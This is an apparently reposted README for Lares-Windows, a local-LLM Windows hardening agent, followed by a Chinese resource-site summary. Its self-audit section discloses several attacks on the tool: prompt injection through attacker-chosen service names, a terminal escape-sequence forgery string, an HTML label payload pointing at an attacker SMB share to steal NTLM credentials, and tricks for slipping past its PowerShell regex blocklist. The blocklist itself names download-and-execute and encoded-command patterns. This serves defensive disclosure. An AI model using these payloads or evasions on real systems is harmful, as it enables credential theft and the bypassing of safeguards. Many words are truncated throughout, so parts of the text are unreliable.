 防护思路
点击放大
Lares-Windows - An autonomous Windows hardening agent with a local
项目说明
<di="center">
<picture>
<source media="(prefers-color-scheme: dark)" srcset="assets/banner-dark.png">
<img alt="Lares" src="assets/banner.png">
</picture>
An autonomous Windows hardening agent with a language model running on the machine itself.
It looks at what the machine is, decides what to do about it, fixes what it can
undo, that the fix worked, and puts back anything that made things
worse. No prompts, no dialogs, no cloud, no account.
Install · Three applications ·
How it decides · The freehand lane ·
Did it stay fixed? ·
Why you can leave it running ·
What it writes down · The model ·
Security of Lares itself ·
Will it run here? · What it will not do
</div>
---
In Roman religion the Lares were household guardians: minor gods with no
temples and no mythology to speak of, whose entire remit was the safety of one
house and the people in it. A shrine to them stood by the hearth in ordinary
homes. It seemed the right name for something that lives on one machine, watches
it constantly, and is not interested in anything else.
The problem this solves
Windows hardening advice exists in enormous quantity and almost nobody applies
it. The CIS benchmark for Windows 11 runs to several hundred pages. The reader
has to work out which items apply to their machine, what each one will break, how
to undo it, and then do the whole thing again in six months. So the firewall
stays off after that one game needed it, WDigest keeps caching passwords in
memory because an installer set it in 2016, and a service runs fromC:\Tools\Backup Agent\ with no quotes around the path.
Lares does the reading, decides what applies to *this* machine, applies what it
can undo, and keeps a record of every change so any of it can be put back.
Install
One file. No Python, no pip, no compiler.
Download it, run it. The executables are self-contained and the large one has the
language model inside it, so it works on a machine that has never been online.
| Download | What it is | Size |
|---|---|---|
| lares-full-x64.exe | Terminal application with the model embedded. Nothing to fetch, ever. | ~1.1 GB |
| lares-x64.exe | Terminal application. Fetches a model the first time it wants one. | ~45 MB |
| lares-desktop-x64.exe | Desktop application. | ~90 MB |
| lares-freehand-full-x64.exe | The no-catalogue lane with the model embedded: the model writes every fix. What that means. | ~1.1 GB |
| lares-freehand-x64.exe | The same, without a model. Refuses to run until it has one. | ~45 MB |
| lares-full-arm64.exe | Windows on ARM, with the model embedded. | ~1.1 GB |
| lares-arm64.exe · lares-desktop-arm64.exe · lares-freehand-arm64.exe | Windows on ARM, without the model. | ~12 / 27 / 12 MB |
| lares-freehand-full-arm64.exe | The no-catalogue lane for ARM, with the model. | ~1.1 GB |
Get them from the latest release.
Every file is listed in SHA256SUMS.txt; check yours before running it.
Or let the installer pick the right one, it, and put it on your PATH:
That is a script from the internet piped into a shell, which is a thing you
should be suspicious of — a security tool asking you to do it without comment
would be a poor ad for itself. Read it first:
<details>
<summary>From source instead</summary>
macOS and Linux run e in demo mode against a synthetic machine, which is
how the interface is de and screenshotted.
</details>
First run, in this order. doctor says whether this machine can run it,scan changes nothing, plan shows you what it *would* do and why. Only thenrun.
Double-clicking lares.exe in Explorer opens a menu instead of flashing a usage
message at you and closing.
Three applications
Two front doors onto the same engine, and one program that answers the central
question differently. None of them needs the others.
| | |
|---|---|
| lares.exe | Terminal. Uses colour when rich is a and plain text when it is not, because a machine with nothing installed is exactly the machine that most needs hardening. lares watch is the agent with no window. |

| lares-desktop.exe | Desktop. Starts working the moment it opens and keeps working whether you look at it or not. Its Exposure page reads the machine the same way the sur does, and the Hearth shows the model's answer arriving a word at a time. |
| lares-freehand.exe | No catalogue. It reads the machine, asks the model what is wrong, and runs the PowerShell the model writes back. A different trust model, deliberately a different program — see The freehand lane. |
<di="center">
!The Hearth page
</div>
How it decides
The model chooses from a catalogue. It ne the code that runs.
This is the whole design. Every remediation is a hand-written, re entry inlares/catalog/controls/*.yaml, carrying a detection probe, a fix, a rollback,
a risk tier, and a paragraph in plain English explaining why it matters. The
model reads the scan and the retrie pages and decides *which*
controls to apply, in what order, with what parameters — and then e it
said is put through before anything runs.
A 1.5B model on a slow CPU will sometimes be wrong. It cannot be wrong in a way
that matters, because the worst it can do is name a control that exists and
supply parameters that get rejected.
Letting the model lead
lares run hands the model a finished scan and asks it to choose. lares inverts that: the model is asked what it wants to look at, those
consult
checks are run, and it is asked again — until it says it has seen enough and
gives a .
What it may ask for is bounded, and that is the point rather than a
limitation. Every reading is a detection probe from the catalogue — written by
a person, read-only, with no parameters the model supplies. So it directs the
in without being able to invent what the in *does*, and
its goes through exactly the same guard as any other plan.
Each round is a full inference pass, so on four cores this is several minutes
of thinking. --rounds sets the budget; when it runs out the model is told to
give its on what it has.
There is also --model-only, which keeps the ordinary scan but makes the
model the sole decision-maker: its answer is the whole plan, nothing is
appended to it, and if it cannot answer then nothing is changed rather than
the built-in planner quietly deciding instead.
Watching it think
Every exchange is recorded, but only once it is over — and on four cores a
reply is a minute, a consultation several. For all of that time a spinner is
indistinguishable from a hang.
--live replaces it with the con itself: what is being sent, then
the answer one token at a time as the model produces it.
Nothing about the exchange changes — same prompt, same reply, same record
afterwards. It is streamed rather than awaited, which is why you can read it
as it arrives. The system prompt is printed once and not reprinted between
rounds, because fi tokens of unchanged rules between every question
buries the part that actually changed.
The desktop application shows the same thing on its Hearth page, under
*The model, thinking* — the answer appearing as it is written, with what it
cost underneath. There is no flag for it: the window is already watching.
The card stays hidden until there is something to put in it, because an empty
box labelled "the model is thinking" on a machine with no model reads as
something broken rather than something absent.
Seeing it work
lares demo walks through one full round trip and shows the working at every
step — and the artefacts are real, not illustrations. The prompt shown is the
prompt sent, the reply is the reply received, and the PowerShell is what would
execute, character for character.
It changes nothing — stage six is a dry run. With no model installed it uses a
recorded reply from Qwen2.5-Coder 1.5B, kept **including the control
id it in**, because a demonstration where the model never errs teaches
the wrong lesson about what stage four is for.
The demo is not a second implementation. It calls Planner.compose for the
prompt, guard.clear_to_run and catalogue.render for the script, and the
real Executor to apply it — the same functions lares run calls, and the
test suite asserts it keeps doing so. A walkthrough that reimplemented the
pipeline would be worse than none: it could agree today and drift next month,
and you would have no way to tell.
The freehand lane
> lares-freehand.exe has no catalogue in it. It reads your machine, asks
> the model what is wrong, and runs the PowerShell the model writes back. It is
> a separate program from lares.exe on purpose: the two gi answers
> to the question that matters most about a tool like this — *who wrote the code
> that runs on your machine* — and that is too large a difference to hide behind
> a flag.
What it does
E is printed as it happens: the survey, the exact prompt, the reply
arriving one token at a time, the three scripts, the screen's , every
stage of applying them.
What the sur
| | |
|---|---|
| software | every installed product and its , from all three uninstall keys |
| ports | every listening TCP and UDP socket, the owning process, and whether it is bound to every interface or only to localhost |
| services | every running service, the account it runs as, and its image path — unquoted paths with spaces are flagged, because that is a local administrator in one step |
| accounts | local users, which are enabled, which are administrators |
| exposure | RDP and whether it requires NLA, WinRM, SMBv1 and signing, firewall profiles, UAC, automatic logon, LLMNR, Defender, disk encryption |
| system | edition, build and patch level, domain membership |
None of it has an opinion. Two fields are derived — *this socket is bound to
0.0.0.0*, *this path has a space and no quotes* — and those are facts about the
reading, no different from the port number. The model is the only thing that
says whether any of it matters.
**The same reading is a without the freehand lane and without a
model.** It is read-only and it decides nothing, so there is no reason to keep
it behind the program that acts on it:
In the desktop application it is the Exposure page, which reads the machine
off the interface thread so the window stays usable while six PowerShell
collectors run. A count it did not take reads not read rather than 0 —
those are the same number and completely different facts.
Every reading is kept, so the interesting question becomes a: not what
is listening, but what started listening since last time. See
Did it stay fixed?.
What is still not the model's to decide
One thing: a blocklist of operations that will not run whoe them.
Formatting a , clearing a disk, deleting shadow copies, editing the boot
configuration, downloading and executing code, In, base64-EncodedCommand, turning the firewall off entirely, deleting accounts,
rebooting without warning.
The check script is screened too, and that is not a formality — it runs before
the fix and it runs even in a dry run, so "it is only a check" is a claim by the
same model that wrote it. The undo is screened on the catastrophic rules only,
for the same reason a catalogue rollback is: putting a setting back can
legitimately mean switching something on again.
Two things worth saying plainly
The screen stops catastrophes, not mistakes. It will refuse a script that
formats C:. It will not refuse one that is merely wrong — that sets the wrong
value, or breaks an application nobody told the model about. Nothing can, because
deciding whether arbitrary PowerShell is safe is not a decidable problem, and any
tool claiming otherwise is lying to you on its way to running the script.
The undo is written by the same model as the fix. When the model is good,
this lane is genuinely re: the change is by the model's own
check and put back on the spot if it fails. When the model is wrong about how to
reverse its own change, it is wrong in the same direction. Both scripts are kept
in the journal so a person can read what ran and what was meant to undo
it. Take a before letting this one change anything.
Getting it
Or download lares-freehand-full-x64.exe (or -arm64) from [Releases][rel] —
one file, the model inside it, nothing to install. It refuses to run without a
model, because it has nothing to fall back on and will not pretend otherwise.
The binary is built without the catalogue in it. That is a property of the file
rather than a promise about it: the release job fails if a control id can be
found anywhere in its output.
[rel]:
Did it stay fixed?
A hardening tool that fixes something once and ne again is half a
tool. Machines drift. An installer re-enables a protocol. A policy refresh
o a registry value at three in the morning. Somebody turns the
firewall off to make a printer work and forgets.
None of that shows up in a scan, because a scan reports the machine's *state*
and not its *history* — a control fixed in March that came undone in April
reads as "open", indistinguishable from one that was ne. The
difference matters. Ne is work. Fixed and came undone is either
something on this machine actively fighting the change, or a change that never
held in the first place, and both are worth knowing before it is applied for
the fourth time.
It answers two questions, because that is how a person asks them.
Did what Lares did hold? It reads the journal for every control it left in
place and re-runs that control's own detection probe — the same probe that
found the problem and the same one that the fix. Three states, and it
refuses to guess between them: *held*, *came undone*, and *could not be
re-checked*. That third one is a state on purpose. Folding it into either of the
others is how a security tool ends up lying in one direction.
A control that has come undone more than once says so, because that is the
strongest signal a: it did not hold the last three times either.
What else moved? Every reading of the attack surface is kept — automatically,
by the agent, at most twice a day — and any two can be compared:
The comparison is deliberately dumb: no se, no thresholds, no alerting.
A new listening port is a fact; whether it matters is the model's problem, or
yours. Two details are load-bearing anyway. A change is one change,
not a removal and an addition — getting that wrong turns every Patch Tuesday
into forty findings, which is how a change report becomes something nobody
reads. And a view that could not be read is reported as *not compared* rather
than as *nothing changed*, because silence that looks like an all-clear is the
worst answer a.
Neither half needs the model, and neither changes anything without --fix.
Why you can leave it running
You asked for no confirmation dialogs. So the safety is not a prompt — it is that
every change is measured, and undone on the spot if it did not work.
problem is run again. If the problem is still there, the change is re.
administrator account, RDP and WinRM listeners are read before and after. If
something that was working stops working, the change goes back immediately.
exported before the script that touches them runs.
rendered rollback script, so a change can be undone months later without the
model, the catalogue, or the original finding.
in a single pass.
scanning and reporting, and waits for a person.
A rollback that itself fails is recorded as a failure, not as a rollback — the
change is still on the machine, it says so, and it stays in the undo list.

What it writes down
Three records, kept apart because they answer three different questions.
| | |
|---|---|
| Journal | What was *changed*, and how to undo it. The legal record; ne with diagnostics. |
| Activity log | What *happened*, in order. Cycles, probes, the breaker. Plain text for reading, JSON lines for machines. |
| Transcript | What was *said to the model, what it said back, and what was then done with it*. |
That third one is the one worth having. Anyone can log a prompt and a completion.
In a tool that acts on the answer, what matters is whether the answer was used —
so each exchange records which of the model's choices the guard accepted and
which it refused, and why. An entry showing six proposed actions and five
refusals is the most informati this application produces.
Every failure also gets its own report file with the full traceback and a
description of the machine at the time, keyed by a short id that is shown in the
interface. failed (LR-4F2A91) is something you can look up.
In the desktop application this is the Chronicle page.
<di="center">
!The Chronicle page
</div>
The model
Qwen2.5-Coder, GGUF at Q4\_K\_M, on the CPU .cpp. No API key, no
network, no telemetry — the model is a file on disk and inference happens in the
process. A security tool that ships a machine's configuration to somebody else's
server to decide what to do about it is not a security tool.
The job is not recalling security trivia; the facts come from the catalogue
through retrieval, which is far more reliable than anything a small model
remembers. The job is reading a scan, choosing controls, filling in parameters,
and emitting strictly-shaped JSON without drifting. That is a code-shaped task,
and Qwen2.5-Coder is the strongest open family at this size.
| Tier | Size | Needs | Speed on a 4-core CPU |
|---|---|---|---|
| 7B | 4.7 GB | 16 GB RAM | 3–6 tokens/s |
| 3B | 2.0 GB | 8 GB RAM | 6–12 tokens/s — the default |
| 1.5B | 1.1 GB | 4 GB RAM | 10–20 tokens/s — embedded in lares-full-x64.exe |
| 0.5B | 0.4 GB | 2 GB RAM | 20–40 tokens/s |
The tier is chosen from measured RAM and physical cores. In the single-file
build, the model is appended to the executable behind a 64-byte footer and
unpacked once into %LOCALAPPDATA%\Lares\models with its SHA-256 —
so the file is genuinely self-contained but does not re-extract a gigabyte on
every launch.
There is always a planner. If no model is installed, is too big for the
machine, or fails to load, the deterministic built-in planner runs instead: it
sorts by se, prefers the cheapest re fix, respects dependencies,
and stops at the budget. The machine still gets hardened. It just does not get
explained as well.
training/ builds an instruction set from the catalogue and fine-tunes a LoRA
on it, with an e harness that scores a model on whether its plans are
parseable, real, accepted by the guard, faithful to the probe, and complete.
Will it run on my machine?
Ask it: lares doctor reports what is present, what is missing, and what to do
about each.
| | x64 | ARM64 *(incl. Fusion on Apple Silicon)* |
|---|---|---|
| Scanner, catalogue, executor, rollback | yes | yes |
| Terminal application | yes | yes |
| Desktop application | yes | yes — PyQt6 ships ARM64 wheels |
| Embedded language model | yes | yes, compiled with clang |
| Built-in planner | yes | yes |
On Windows 11 ARM64 e runs natively, model included.llama-cpp-python publishes no ARM64 wheel, so CI compiles one — and llama.cpp
refuses to build with MSVC on ARM ("use clang"), so the build goes through
clang-cl. That is why lares-full-arm64.exe exists. If the compile e,
the slim ARM64 build ships instead and lares doctor says which one you have.
Windows on ARM will also happily run x64 Python under emulation, which works and
is slower; doctor detects that case with IsWow64Process2 and reports it
separately rather than mistaking it for a real x64 machine.
In a VM, take a snapshot before the first run with changes enabled. It is the
cheapest possible undo and covers the cases the rollback journal cannot, such as
a change that needs a restart to reveal its effect.
What it will not do
This is about lares.exe and lares-desktop.exe. lares-freehand.exe is a
different program with a different answer to the first item, which is why it is
a different program — see The freehand lane.
lares ask) has the modelauthor PowerShell freely, runs it past a static screen, prints it, and stops.
Executing it is your decision and your keystroke.
built-in Administrator, disabling RDP, starting BitLocker — a health check
cannot tell the difference between "the remote operator is fine" and "the
remote operator is locked out and cannot tell us".
configuration, disable a network adapter, turn off Defender, delete a user,
reboot, or pipe a download into
In. These are refused bypattern before anything runs — in the catalogue, in the Expert lane, and in
the freehand lane, which is the one thing that lane does not leave to the
model.
clear an event log, open an inbound firewall port, or open a network session
from the machine.** Not catastrophes — these are the specific moves an
attacker makes, and a program whose job is to shrink a machine's attack
surface has no legitimate reason to perform any of them. Creating an admin
and blinding the antivirus are refused even in a rollback.
IDN-004 clears aclear-text autologon password and is marked irre, because keeping a
copy of a password in order to restore it is not something this will do.
which means thirty specific checks passed.
Security of Lares itself
A tool that runs PowerShell as administrator, unpacks a payload from its own
binary and acts on a language model's output is worth attacking, so it gets
audited like one. What follows is what a pass over the codebase found, stated
plainly rather than summarised away. All of it is fixed, and each has a test
written as the attack rather than as an assertion about the implementation.
| | |
|---|---|
| Arbitrary file write as administrator | The embedded model's filename is read from a footer appended to the executable, and it was used to build a path with no . Path("C:/cache") / "C:/Windows/System32/x.dll" is the System32 path — an absolute component discards e to its left — so a crafted binary could write its payload anywhere the process could reach. The SHA-256 check was no defence: whoe the name also wrote the hash. Now the name must be a bare filename, checked where it is read and again where it is opened. |
| Untrusted search path | shutil.which on Windows searches the *current directory first* — CPython inserts os.curdir ahead of PATH. If System32 could not be read, Lares would have run whatever powershell.exe sat beside the file someone had just double-clicked, as administrator. The Windows path now only accepts absolute candidates under %SystemRoot% and Program Files, and reports a missing binary rather than searching. |
| Prompt injection into the code-writing prompt | The prompt that *assesses* the machine told the model to treat the reading as data. The prompt that *writes PowerShell* did not — exactly backwards, since assessment mislabels and remediation executes. Service display names and installed product names are strings an attacker chooses; malware names itself. The rule is now in both prompts and the reading is fenced. More importantly, the six refusals above were added, because an instruction to a 1.5B model is not a control. |
| Terminal output forgery | A service named Backup Agent\e2J\e[H\e[32mE IS FINE cleared the terminal and printed a reassuring line in green. In a program whose whole output is a security report people act on, letting the subject of the report control the report is the entire problem. All output is stripped of control sequences; a newline in a single-line field is refused too, because that forges a whole line. |
| The screen was regex over raw PowerShell | A later audit went through the rule list and defeated thirteen of them without writing anything clever — a backtick before a newline, a backtick inside an identifier (` IEX ` runs), a parenthesis where the rule wanted a space, net.exe rather than net, colon parameter binding, a splat that moves the parameters somewhere a regex cannot read, and New-NetFirewallRule, whose own defaults are Inbound and Allow. Rules are now screened against the text with those undone as well as against the original, so each describes an *operation* rather than a spelling. It is still a blocklist; it now closes the cheap half. |lares undo
| A model-written undo got the rollback exemption | That exemption is earned by pro — a catalogue rollback is the re inverse of a re remediation. A model reply has none, and the model decides when its undo runs, because a fix whose own check reports NOTFIXED sends the executor straight into it. The whole screen, bypassed by writing a fix that fails. |
| The journal became elevated PowerShell | executed a script read back from a file in the user's own profile, which a process running as that user at medium integrity can rewrite — and whoever runs the undo is running as administrator. The rollback is re-rendered from the catalogue and the stored parameters now; the stored text is used only when the control has gone, and then screened in full. |QLabel
| The desktop application rendered machine text as HTML | defaults to AutoText, which guesses "this is HTML" for anything with a tag in it. A product name written under HKCU — no UAC prompt needed — reached a label on the Exposure page: the tags were swallowed, so the operator read a clean name and never saw the payload, and Qt resolved <img src="\\attacker\share\x.png">, opening an SMB session from an elevated process and handing over an NTLM authentication of the administrator account. Every label is plain text now. |
| Dead write-then-execute primitive | An unused function wrote a script to a shared temp directory and returned the path. Nothing called it, and its docstring described a design that ne. Deleted rather than kept — a pri process that writes a script and then runs it by path has a window where another user can replace the file, and leaving that lying around is how the bug gets written later. |
What the same pass found already correct, for what it is worth: every
subprocess is an argument with shell=False; YAML is safe_load; the.part
model download enforces HTTPS before *and after* redirects, hashes to a
file and renames atomically; the installer  every binary against the
published ; the HTML report escapes every machine-deri;
state lives in the per-user profile; and a crash report carries ,
platform and architecture but no username, hostname or en, so it is
safe to paste into an issue.
Two things are worth knowing rather than fixing. The installer puts the
binaries in %LOCALAPPDATA%\Programs\Lares, which your own user account canSHA256SUMS.txt
write to and which you then run as administrator — that is how every per-user
install works, and if you would rather the binary were protected from your own
account, install it under Program Files instead. And the binaries are not
code-signed, so the hash in is what you have; the integrity
check inside the executable catches corruption, not a determined forger.
Found something? Open an issue. If it is the kind of thing that should not be
public first, say so in the issue without the detail and I will find a way to
take it pri.
Status, stated plainly
v0.7.0. The engine is tested. Most of the PowerShell has run once, on one machine.
The Python — the guard, the executor's state machine, the planner, the catalogue
loader, the logging, the theme — is covered by 702 tests that run on Windows
and Linux across Python 3.10 and 3.12 in CI. That part works.
The PowerShell is a different matter, and the honest position has three parts:
ARM64 ran, changed the machine, passed their own re-check, and were
journalled.
against Microsoft's documentation, re by hand, and exercised in demo
mode, which fakes the PowerShell round trip. The shapes are right; a cmdlet
that beha on 24H2 than the documentation says would not have
been caught yet.
what it runs is written fresh by a model each time, so there is nothing to
pre- — which is exactly why it screens, checks, and undoes.
The embedded 1.5B is the smallest model that can do this job at all, and it
will sometimes fail to produce a usable answer; the lane says so and changes
nothing rather than guessing. lares model --tier 3b --download
 is a
  noticeable impro if you have the memory for it.Treat this release as ready to try on a machine you can afford to restore. Start
with
lares scan, read lares plan, and use --dry-run if you want the whole
cycle with nothing changed. For the freehand lane, --recorded reads it through
without a model and --dry-run shows you the scripts before any of them run.
Findings from real hardware are the most useful thing anyone could contribute.The catalogue
Thirty controls across fi, each with a probe, a fix, a rollback and a
paragraph of prose.
lares controls browses them; lares controls --show NET-003
prints one in full.| Domain | Covers |
|---|---|
|
 | Firewall profiles and default actions, exposed listeners, SMBv1, LLMNR, Remote Registry |
|
identity | UAC, Guest, clear-text autologon passwords, WDigest, LSA protection, anonymous enumeration |
| defence | Defender real-time protection and signatures, tamper protection, ASR rules, SmartScreen, BitLocker, firewall logging |
| services | Unquoted service paths, service binaries in writable directories, the Print Spooler, scheduled tasks running as SYSTEM from a writable location |
| system | PowerShell v2, script-block logging, command-line auditing, AutoRun, Windows Update |The catalogue is the trust boundary, so it is hard at load: every
control needs a detect probe; anything with a remediation needs a rollback unless
it declares why not; every
{placeholder} must be a declared parameter and every
declared parameter must be used; string and path parameters must declare a regex,
because an unconstrained one is a command-injection slot; and an unrecognised key
is a loud failure rather than a silently dropped safety property.Tests
702 tests, none of which need Windows. They cover the guard against injection
payloads in every parameter slot, the executor's full state machine including
rollbacks that themselves fail, the planner against the shapes a quantised model
actually produces, state files that survi interrupted, the model o
including corrupted and truncated payloads, the readings of the machine against
the shapes PowerShell returns when it finds nothing, and every text pairing in
both themes
against WCAG AA.
The freehand lane carries its own set, because with no catalogue the things
worth proving are different ones: that a check saying
NOTFIXED can never be
read as success (FIXED is a substring of it, and the wrong test order would
lea in place on the strength of the check that said they failed),
that a fix which fails to is put back, that a failed undo is recorded as
*still on this machine* rather than as undone, and that the walkthrough goes
through the real agent instead of a second arrangement of it.De notes
The Windows executables are built by CI on
windows-latest and windows-11-arm`,because PyInstaller is a bundler rather than a cross-compiler — a Windows binary
has to be produced on Windows, and an ARM64 one on ARM64.
Licence
MIT. See [LICENSE.
---
<di="center">
<sub>Set in Spectral and Inter. The gold is a deep brass that stays readable as
small text, not a bright fill. Dark mode is true black.</sub>
</div>
项目信息
开发语言:Python
Star 数:3
技术要点
该项目属于防护思路方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕An autonomous Windows hardening agent with a local language model. It decides with an embedded model, fixes only what it can undo, verifies every change, and rolls back anything that made the machine worse.展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | Lares-Windows - An autonomous Windows hardening agent with a local |
| 所属分类 | 防护思路 |
| 发布作者 | admin |
| 发布时间 | 2026-10-06 00:18:06 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 143 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |